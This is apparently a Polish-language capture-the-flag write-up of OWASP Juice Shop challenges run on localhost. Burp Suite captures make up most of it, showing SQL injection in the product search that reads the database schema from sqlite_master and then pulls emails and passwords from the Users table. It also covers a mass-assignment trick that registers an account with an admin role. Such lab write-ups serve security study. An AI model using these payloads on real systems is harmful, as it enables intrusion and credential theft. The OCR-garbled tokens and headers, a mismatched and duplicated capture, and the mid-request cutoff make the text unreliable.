eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiIiLCJlbfWFpbCI6ImFkbWluQgpiawNLxN0LmSwIwicGFzc3dvcmQoI01wMTkyMDIzYTdiYmQ3cIlMDUxNmWnj1kZjE4YjUwMCIsInjbvGUjoiJhZG1pbisimRLbH4ZVRva2zUviOiiIiwbGFzdxvZ2lUSxA0iIxhmc4wLjEiLCJwc9naWxlSWhZ2UuOjJh3NLdHMvChibGljL2ltTwydIcy1cLcGxvWFpzL2RlZmFlbHPBZGLpbis5wmciLCJob3RwU2V)cmV0IjoiLiwiiaXNBY3RpdmUjOnRydwUsIMyZWFOZWRbdCI6IjIwMjMtMDUtmAgDk6MTg0MjYmIjIxICswMDowMCIsInVwZGF0ZWRbdCI6IjIwMjMtMDUtmAgMTM6NDY6MtCuNjUzICswMDowMCIsImRbGV0ZWRbdCI6bVnsbHs0ImhhdCIGMjY4NDU5MTxMxo.x0-UlRm2hwlNDLnpY4chus4325vQugFnV8tbszXmJ6s0l9uVtKU0IN8d2phxFfdcbNE39wKMVE2j_QgQunObIvbTd24s0fVS_WJ83LfhhSC2cPLB2Rj003LrHk21vn.Sq8JS5wLqnq0r0Au0fz_c6WywXX1MjP4Y0P8CdpE 6 sec-ch-ua-mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: http://localhost:3000/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiIiLCJlbfWFpbCI6ImFkbWluQgpiawNLxN0LmSwIwicGFzc3dvcmQoI01wMTkyMDIzYTdiYmQ3cIlMDUxNmWnj1kZjE4YjUwMCIsInjbvGUjoiJhZG1pbisimRLbH4ZVRva2zUviOiiIiwbGFzdxvZ2lUSxA0iIxhmc4wLjEiLCJwc9naWxlSWhZ2UuOjJh3NLdHMvChibGljL2ltTwydIcy1cLcGxvWFpzL2RlZmFlbHPBZGLpbis5wmciLCJob3RwU2V)cmV0IjoiLiwiiaXNBY3RpdmUjOnRydwUsIMyZWFOZWRbdCI6IjIwMjMtMDUtmAgDk6MTg0MjYmIjIxICswMDowMCIsInVwZGF0ZWRbdCI6IjIwMjMtMDUtmAgMTM6NDY6MtCuNjUzICswMDowMCIsImRbGV0ZWRbdCI6bVnsbHs0ImhhdCIGMjY4NDU5MTxMxo.x0-UlRm2hwlNDLnpY4chus4325vQugFnV8tbszXmJ6s0l9uVtKU0IN8d2phxFfdcbNE39wKMVE2j_QgQunObIvbTd24s0fVS_WJ83LfhhSC2cPLB2Rj003LrHk21vn.Sq8JS5wLqnq0r0Au0fz_c6WywXX1MjP4Y0P8CdpE; continueCode=qEkr4qrQpnw5MDPgyz0mJbA6gh9tESBCzULfn2dxwlLB8) a7X15Yo3le92vKz T+None-Match: W/3272-yXH67CfMVKLmw/NiVIK/CaZo"</pre>	<pre>Pretty Raw Hex Render ⌂ ⌄ ⌅</pre> <pre>HTTP/1.1 500 Internal Server Error Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Powered-By: PHP/8.1.10 X-Reputing: #/jobs Content-Type: application/json; charset=UTF-8 Vary: Accept-Encoding Date: Sat, 20 May 2023 14:42:58 GMT Connection: close Content-Length: 321 {   "error": {     "message": "SQLITE_ERROR: near \":\" syntax error",     "error": "SQLITE_ERROR: near \":\" syntax error",     "errno": 1,     "code": "SQLITE_ERROR",     "sql": "SELECT * FROM Products WHERE (name LIKE '%apple%' OR description LIKE '%apple%') AND deletedAt IS NULL) ORDER BY name"   } }</pre>

Widoczny efekt pozwolił ocenić, iż zaimplementowana w obrębie aplikacji webowej baza danych to SQLite. To pozwoliło na wyszukiwanie w zasobach Internetu informacji odnoszących się do tego, w jaki sposób możliwe jest pozyskanie informacji o schemacie budowy tejże bazy.



## 2. Alternative Names

The schema table can always be referenced using the name "sqlite\_schema", especially if qualified by the schema name like "main.sqlite\_schema" or "temp.sqlite\_schema". But for historical compatibility, some alternative names are also recognized, including:

```
1. sqlite_master
2. sqlite_temp_schema
3. sqlite_temp_master
```

Alternatives (2) and (3) only work for the TEMP database associated with each database connection, but alternative (1) works anywhere. For historical reasons, callbacks from

Informacje pozyskane z oficjalnej strony SQLite pozwoliły ustalić, iż głównym zadaniem w obrębie widocznego wyzwanie będzie poszukiwanie tabeli, która może przyjmować jedną z czterech nazw w zależności od danej wersji SQLite: sqlite\_schema, sqlite\_master, sqlite\_temp\_schema, sqlite\_temp\_master.

Ponowne eksperymenty związane z formami kierowanych w Burp Suite zapytań doprowadziły do pozyskania pozytywnego efektu i tym samym akceptacji zapytania. Forma budowy nowego parametru zapytania opierała się o wyświetlony wcześniej komunikat błędu.

Request	Response
<pre>GET /rest/products/search?q=apple')-- HTTP/1.1 Host: localhost:3000 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96" Accept: application/json, text/plain, */* Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni39eyJzdGF0dXMiOiJzdWNjZXNzIiwigZFOYSI6eyJpZC16MswidXN1cmShbWUiOii1LCJlbWFpbCI6ImFkbWluU0Qp1awNLXhNoLmW1iwiGFc3dmcQ1oiIwMTkyMDizTdyi03M1IMD0uNmYnj1kZjE4yjUwMCIsInJvbGUoiJhZG1pbisimRlbHv42VRva2ViJoiIiwiibGfzJevxZ2lusuXAIoIxMjcuMC4wLjEiLCwcm9naWx1SW1hZ2U0iJhc3NUdhMvchvibGlJL2tYWd1cy91cGxvYMFzL2RzF1bHRBZG1pb5wbmcilCJ0b3RwU2VjcmVOiJoiIiwiakXNBV3Pdmu0iRbdvNvbdC16jJwMjMtMDUTMjAgMDk6Mg6MjYuhjIx1CswhDwMCIsInVzOF0ZWRBdc16jJwMjMtMDUTMjAgMTM6NDY6MTCuNjUzICsvMD0mcIsImRbdvNvbdC16jJwMjHs0i1hdC16MTy4NDU5MTHxK0xvQ-UlPm2hwTN0LnpY4Chus432Sv0uqfV8tbtzXmJ6s019vU0IN8d2phxFdCbNe33VhMVE2j_Qgpm0iRbdvNvbd4sfv5_W0B3LfhhSC2pLBZR003LkrHk21wn1SgBJS9wLqnqOR0AuOfz_cGhywXX1MP4yOP8CdPE</pre>	<pre>HTTP/1.1 200 OK Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-FRame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: #/jobs Content-Type: application/json; charset=utf-8 Content-Length: 30 ETag: W/"1e-jKPC1+pG7BBTx0uZTVVIm91zay" Date: Sat, 20 May 2023 15:17:49 GMT Vary: Accept-Encoding Connection: close 14 {   "status": "success",   "data": [] }</pre>

Kolejno przy każdej następnej modyfikacji dołączane były elementy składowe zapytania przekazywanego jako argument, które tworzone były wedle porad dostępnych na oficjalnej stronie SQLite.

**Request**

```
Pretty Raw Hex Render ⌂ ⓘ
1 GET /rest/products/search?apple'))UNION-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIbGxkIiwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXN0LmzwIwicGfZdcmQ1OjIwC1iIwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXAS0iXmJyQmC4wLjE1LcJwcmnI1M0h2zU01Jh3cNl.dhMvChvB1GljL21tWd1cy91cokvYRz1L2RLzmF1HFBZGlpbs5wbcicLJ05rWvU21JiMjMtMDU0MjAgMTMNDYMDmtuNjUzICsNB7RpdMjU1hdCfW0BzDcI6j1JwMjMtMDU0MjAgMDk6Mf9MjYumJixCsWdwMhC1iVwZGFO2WbdcI6j1JwMjMtMDU0MjAgMTMNDYMDmtuNjUzICswhMVE2_0gQmUnIbTdz4sfvS_wB88LfhfSC2cPfB2R0_003Lk-HK21wn1Sg8JS3w.lqnqORoAuOf_z_cMywX1HjP4YOP8cdpE
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIbGxkIiwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXN0LmzwIwicGfZdcmQ1OjIwC1iIwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXAS0iXmJyQmC4wLjE1LcJwcmnI1M0h2zU01Jh3cNl.dhMvChvB1GljL21tWd1cy91cokvYRz1L2RLzmF1HFBZGlpbs5wbcicLJ05rWvU21JiMjMtMDU0MjAgMTMNDYMDmtuNjUzICsNB7RpdMjU1hdCfW0BzDcI6j1JwMjMtMDU0MjAgMDk6Mf9MjYumJixCsWdwMhC1iVwZGFO2WbdcI6j1JwMjMtMDU0MjAgMTMNDYMDmtuNjUzICswhMVE2_0gQmUnIbTdz4sfvS_wB88LfhfSC2cPfB2R0_003Lk-HK21wn1Sg8JS3w.lqnqORoAuOf_z_cMywX1HjP4YOP8cdpE
16 If-None-Match: W/3272-yXMHS7CfPMRlw/NjV3KzCz
17 Connection: close
```

**Response**

```
Pretty Raw Hex Render ⌂ ⓘ
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sat, 20 May 2023 15:20:01 GMT
10 Connection: close
11 Content-Length: 319
12 {
13   "error": {
14     "code": "SQLITE_ERROR",
15     "message": "SQLITE_ERROR: incomplete input",
16     "stack": "Error: SQLITE_ERROR: incomplete input",
17     "errno": 1,
18     "sql": "SELECT * FROM Products WHERE ((name LIKE ?apple?) OR description LIKE ?apple?) AND deletedAt IS NULL) ORDER BY name"
19   }
20 }
```

**Request**

```
Pretty Raw Hex Render ⌂ ⓘ
1 GET /rest/products/search?apple'))UNION%20SELECT%20*%20FROM%20sqlite_master-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIbGxkIiwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXN0LmzwIwicGfZdcmQ1OjIwC1iIwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXAS0iXmJyQmC4wLjE1LcJwcmnI1M0h2zU01Jh3cNl.dhMvChvB1GljL21tWd1cy91cokvYRz1L2RLzmF1HFBZGlpbs5wbcicLJ05rWvU21JiMjMtMDU0MjAgMTMNDYMDmtuNjUzICsNB7RpdMjU1hdCfW0BzDcI6j1JwMjMtMDU0MjAgMDk6Mf9MjYumJixCsWdwMhC1iVwZGFO2WbdcI6j1JwMjMtMDU0MjAgMTMNDYMDmtuNjUzICswhMVE2_0gQmUnIbTdz4sfvS_wB88LfhfSC2cPfB2R0_003Lk-HK21wn1Sg8JS3w.lqnqORoAuOf_z_cMywX1HjP4YOP8cdpE
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIbGxkIiwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXN0LmzwIwicGfZdcmQ1OjIwC1iIwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXAS0iXmJyQmC4wLjE1LcJwcmnI1M0h2zU01Jh3cNl.dhMvChvB1GljL21tWd1cy91cokvYRz1L2RLzmF1HFBZGlpbs5wbcicLJ05rWvU21JiMjMtMDU0MjAgMTMNDYMDmtuNjUzICsNB7RpdMjU1hdCfW0BzDcI6j1JwMjMtMDU0MjAgMDk6Mf9MjYumJixCsWdwMhC1iVwZGFO2WbdcI6j1JwMjMtMDU0MjAgMTMNDYMDmtuNjUzICswhMVE2_0gQmUnIbTdz4sfvS_wB88LfhfSC2cPfB2R0_003Lk-HK21wn1Sg8JS3w.lqnqORoAuOf_z_cMywX1HjP4YOP8cdpE
16 If-None-Match: W/3272-yXMHS7CfPMRlw/NjV3KzCz
17 Connection: close
```

**Response**

```
Pretty Raw Hex Render ⌂ ⓘ
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sat, 20 May 2023 15:23:00 GMT
10 Connection: close
11 Content-Length: 511
12 {
13   "error": {
14     "code": "SQLITE_ERROR",
15     "message": "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
16     "stack": "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
17     "errno": 1,
18     "sql": "SELECT * FROM Products WHERE ((name LIKE ?apple?) OR description LIKE ?apple?) AND deletedAt IS NULL) ORDER BY name"
19   }
20 }
```

Obecnie wyświetlana treść błędu zawracanego przez bazę danych sugerowała niezgodność zapytania z dostępna w bazie danych liczbą kolumn. Była to odpowiedź na chęć wyświetlenia wszystkich danych (reprezentowane jako \*) z tabeli sqlite\_master, która – jak zostało wcześniej wspomniane – pozwala odkryć schemat bazy danych SQLite. Konieczne było zatem dostosowanie żądania do wspomnianych zaleceń. Wykorzystano do tego zadania metodę prób i błędów wychodząc z założenia, iż parametrów przypisanych do poszczególnych pozycji bazy danych nie jest znacząco dużo.

**Request**

```
Pretty Raw Hex Render ⌂ ⓘ
1 GET /rest/products/search?q=apple'))UNION%20SELECT%201,2,3,4,5,6,7,8,%20FROM%20sqlite_master-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIbGxkIiwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXN0LmzwIwicGfZdcmQ1OjIwC1iIwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXAS0iXmJyQmC4wLjE1LcJwcmnI1M0h2zU01Jh3cNl.dhMvChvB1GljL21tWd1cy91cokvYRz1L2RLzmF1HFBZGlpbs5wbcicLJ05rWvU21JiMjMtMDU0MjAgMTMNDYMDmtuNjUzICsNB7RpdMjU1hdCfW0BzDcI6j1JwMjMtMDU0MjAgMDk6Mf9MjYumJixCsWdwMhC1iVwZGFO2WbdcI6j1JwMjMtMDU0MjAgMTMNDYMDmtuNjUzICswhMVE2_0gQmUnIbTdz4sfvS_wB88LfhfSC2cPfB2R0_003Lk-HK21wn1Sg8JS3w.lqnqORoAuOf_z_cMywX1HjP4YOP8cdpE
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIbGxkIiwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXN0LmzwIwicGfZdcmQ1OjIwC1iIwzIiwiZGFOYSleryJpZC1GMSwIdXNlcmShbwU01oiI1LcJLbwFpbCIGfKbWluOgPlawNlXAS0iXmJyQmC4wLjE1LcJwcmnI1M0h2zU01Jh3cNl.dhMvChvB1GljL21tWd1cy91cokvYRz1L2RLzmF1HFBZGlpbs5wbcicLJ05rWvU21JiMjMtMDU0MjAgMTMNDYMDmtuNjUzICsNB7RpdMjU1hdCfW0BzDcI6j1JwMjMtMDU0MjAgMDk6Mf9MjYumJixCsWdwMhC1iVwZGFO2WbdcI6j1JwMjMtMDU0MjAgMTMNDYMDmtuNjUzICswhMVE2_0gQmUnIbTdz4sfvS_wB88LfhfSC2cPfB2R0_003Lk-HK21wn1Sg8JS3w.lqnqORoAuOf_z_cMywX1HjP4YOP8cdpE
16 If-None-Match: W/3272-yXMHS7CfPMRlw/NjV3KzCz
17 Connection: close
```

**Response**

```
Pretty Raw Hex Render ⌂ ⓘ
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Etag: W/8d-AutF1nPbGPDpn6tyAxfdTjJg"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 15:29:18 GMT
12 Connection: close
13 {
14   "status": "success",
15   "data": [
16     {
17       "id": 1,
18       "name": 2,
19       "description": 3,
20       "price": 4,
21       "deluxePrice": 5,
22       "image": 6,
23       "createdAt": 7,
24       "updatedAt": 8,
25       "deletedAt": 9
26     }
27   ]
28 }
```

Finalnie, po dotarciu do listy 9 parametrów wyświetlona została pozytywna odpowiedź, która przedstawiała listę parametrów poszczególnych pozycji z bazy danych.

Finalnym krokiem było wstawienie w miejsce jednego z parametrów nazwy własnej „sql”, dzięki czemu korzystając z wyrażenia o schemacie „SELECT sql FROM sqlite\_master” możliwe byłoby pozyskanie schematu bazy danych.

**Request**

```
POST /search?search=(apple%20elite)&id=1 HTTP/1.1
Host: localhost:3000
Sec-Cr-Us: 1|Net-A-Brand:iw;"99", "Our-Consumer":"99"
Accept: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eJZP9YtIeDjZC1DRphgQfVnEiGpM4Q1L1C1HFBiCfCfAfPmL05Q1uwmQ...
eyJOaXO10iJXVQ1GLJhbcO1j012u1hN1J9.eyJrP0M0GLJzdwMjZuNz1i1Z0PrY5e6yJpZC1DRphgQfVnEiGpM4Q1L1C1HFBiCfCfAfPmL05Q1uwmQ...
1 Host: localhost:3000
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 X-Request-Id: 3421342134
8 Etag: W/1f930-1gpxvCs0AcUpvWV/x/1a4*
9 Vary: Accept-Encoding
10 Date: Fri, 11 Dec 2023 15:32:28 GMT
11 Connection: close
12 Content-Length: 7084
13
14 {
15   "status": "success",
16   "data": [
17     {
18       "id": null,
19       "name": "2",
20       "description": "5",
21       "price": 4,
22       "deluxePrice": 5,
23       "image": "http://127.0.0.1:3000/api/v1/address/15674218665104409833546",
24       "createdAt": "2023-12-11T15:32:28.000Z",
25       "updatedAt": "2023-12-11T15:32:28.000Z",
26       "deletedAt": "2023-12-11T15:32:28.000Z"
27     }
28   ],
29   "total": 1,
30   "perPage": 10
31 }
32 
```

**Response**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
X-Request-Id: 3421342134
Etag: W/1f930-1gpxvCs0AcUpvWV/x/1a4*
Vary: Accept-Encoding
Date: Fri, 11 Dec 2023 15:32:28 GMT
Connection: close
Content-Length: 7084
14 {
15   "status": "success",
16   "data": [
17     {
18       "id": null,
19       "name": "2",
20       "description": "5",
21       "price": 4,
22       "deluxePrice": 5,
23       "image": "http://127.0.0.1:3000/api/v1/address/15674218665104409833546",
24       "createdAt": "2023-12-11T15:32:28.000Z",
25       "updatedAt": "2023-12-11T15:32:28.000Z",
26       "deletedAt": "2023-12-11T15:32:28.000Z"
27     }
28   ],
29   "total": 1,
30   "perPage": 10
31 }
32 
```

0 matches 0 matches

⑦ ⑧ ⑨ ⑩ Search... ⑦ ⑧ ⑨ ⑩ Search...

Akcja przyniosła oczekiwany efekt w postaci podmiany parametru o indeksie 1 (tutaj był to numer identyfikujący dany obiekt) na wypisane składowe bazy danych. Pozostałe parametry, zważywszy na brak modyfikacji zapytania w ich obrębie pozostały niezmienione względem poprzednich prób.

### 3.4 Admin Registration


Wyzwanie to wymusza stworzenie nowego konta użytkownika, któremu przypisane zostaną uprawnienia administratora. Zadanie to jest zblizone pod względem koncepcyjnym do posługiwania się kontem administratora, zatem wykorzystane zostaną w tym miejscu zblizone zabiegi. Pierwszym z nich będzie utworzenie nowego profilu dla użytkownika.

Utworzenie nowego użytkownika zostało przechwycone przez Burp Suite, a następnie odszukane na liście aktywności.

Odpowiedzią na wyświetcone zapytanie nie zwrotna informacja mówiąca o utworzeniu nowego użytkownika oraz przypisanych mu atrybutach. Jednym z nich – istotnym z perspektywy omawianego wyzwania – jest parametr „role”, który bazowo przyjmuje wartość „customer”.

W celu utworzenia nowego profilu administratora wcześniej wygenerowana metoda POST została skopiowana do Burp Suite Repeater, a do parametrów ciała tegoż żądania dodany został parametr „role”. Ustawiona została dla niego wartość admin, która w oczekiwaniu miała zapewnić przywileje administracyjne dla nowego użytkownika.

Odpowiedź zwrotna sugerowała, iż akcja zakończyła się powodzeniem. Pozostało jedynie zweryfikować tę informację z poziomu interfejsu graficznego aplikacji Juice Shop.



### 3.5 GDPR Data Erasure oraz User Credentials

Zadanie to odnosi się do zasad obowiązujących w obrębie ochrony danych osobowych użytkownika Chris. Konieczne jest odnalezienie, przechowywanych w niewłaściwy sposób informacji w jego profilu, który nie został całkowicie usunięty z bazy danych. Po odnalezieniu ów danych należy wykonać próbę logowania przy ich pomocy.

Przydatne z perspektywy tego zadania będą poczynania wykonane w wyzwaniu odnoszącym się do przedstawienia schematu budowy bazy danych. Wykorzystane zostaną poczynione tam kroki, z których pierwszym będzie wywołanie zapytania, które jako odpowiedź otrzymało przedmiotowy zrzut. W jego obrębie możliwe jest odnalezienie tego w jaki sposób skonstruowana jest tabela przechowująca dane użytkowników.

```
{
  "id": "CREATE TABLE `Users`(`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)", "name": 2, "description": 3, "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9
},
```

Biorąc po uwagę chęć ponownego zalogowania się na konto Chrisa, konieczne będzie pozyskanie danych odnoszących się do konta mailowego oraz hasła, lub w przypadku braku hasła – odpowiedzi na pytanie, które pozwoli odzyskać ów hasło.

**Request**

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 GET /rest/products/search?name=apple')UNIONn20SELECTn20deletedAT,username,email,password,5,6,7,8,%20FROM%20Users-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdGF0dXNlOiJzdWNjZXNzIiwidGVySIeyJpZC1EMBwjdXNLcm5hbWUiOiiLCLjbWFpbCI6ImFkbWluQOpIawNLXN0Lm91iwcicGzc3dvc3dmc0i0i1wMTkyD1YtD1yQ3Mz1MDUxNmWn1lkZjE4YjUwMCIsInvbGU0JhZG1pbisImRlhv42VRva2vUjoiIiwiGfzdExvZ2lUsXA50iTxMjcuMc4wLjELCwcn9mawxlSWlhZ2lU0iJhc3Nl.dhMwchVbLg1jL2tWd1cy91cGxvYWzL2RLzmfbHRBZGlpbSwmcilLC10B3WuL2VjcwV0TjoiIiwiAxNBV3Pdmu0nRydwUsInNyZWFO2WNBdC161jVwHjMtMDUtMjAgMDk6MtG6MjYumIICswMdowMCIsInvZGFO2WNBdC161j1wMjMtMDUtMjAgMTM6NDY6MTCuNjUzICsvMDowMCIsImhGVO2WNBdC16bnVsbbOsImhC16MTY4NDUMTMxMx0.xwQ-U1fam2hvTNDLnpY4chus432SvQugFn9tbtzXmJ6Sol9uVtKU0IN8d2phkXFdBNE33vkNVE2j_OggUmObvbTd24s0fVs_WJB3Lfh5C2cPLBzRj003LkrHk21wniSqBJS3wLqnq0ROAuOfz_c0MyxxiMJP4YOP8CdpE; continueCode=OpEK4rdNvn6VMDPzyOmjbAGghRESczULfn2dxNl88ja715V9sLe92vkZ
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Ch-User-Agent: -origin
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXNlOiJzdWNjZXNzIiwidGVySIeyJpZC1EMBwjdXNLcm5hbWUiOiiLCLjbWFpbCI6ImFkbWluQOpIawNLXN0Lm91iwcicGzc3dvc3dmc0i0i1wMTkyD1YtD1yQ3Mz1MDUxNmWn1lkZjE4YjUwMCIsInvbGU0JhZG1pbisImRlhv42VRva2vUjoiIiwiGfzdExvZ2lUsXA50iTxMjcuMc4wLjELCwcn9mawxlSWlhZ2lU0iJhc3Nl.dhMwchVbLg1jL2tWd1cy91cGxvYWzL2RLzmfbHRBZGlpbSwmcilLC10B3WuL2VjcwV0TjoiIiwiAxNBV3Pdmu0nRydwUsInNyZWFO2WNBdC161jVwHjMtMDUtMjAgMDk6MtG6MjYumIICswMdowMCIsInvZGFO2WNBdC161j1wMjMtMDUtMjAgMTM6NDY6MTCuNjUzICsvMDowMCIsImhGVO2WNBdC16bnVsbbOsImhC16MTY4NDUMTMxMx0.xwQ-U1fam2hvTNDLnpY4chus432SvQugFn9tbtzXmJ6Sol9uVtKU0IN8d2phkXFdBNE33vkNVE2j_OggUmObvbTd24s0fVs_WJB3Lfh5C2cPLBzRj003LkrHk21wniSqBJS3wLqnq0ROAuOfz_c0MyxxiMJP4YOP8CdpE; 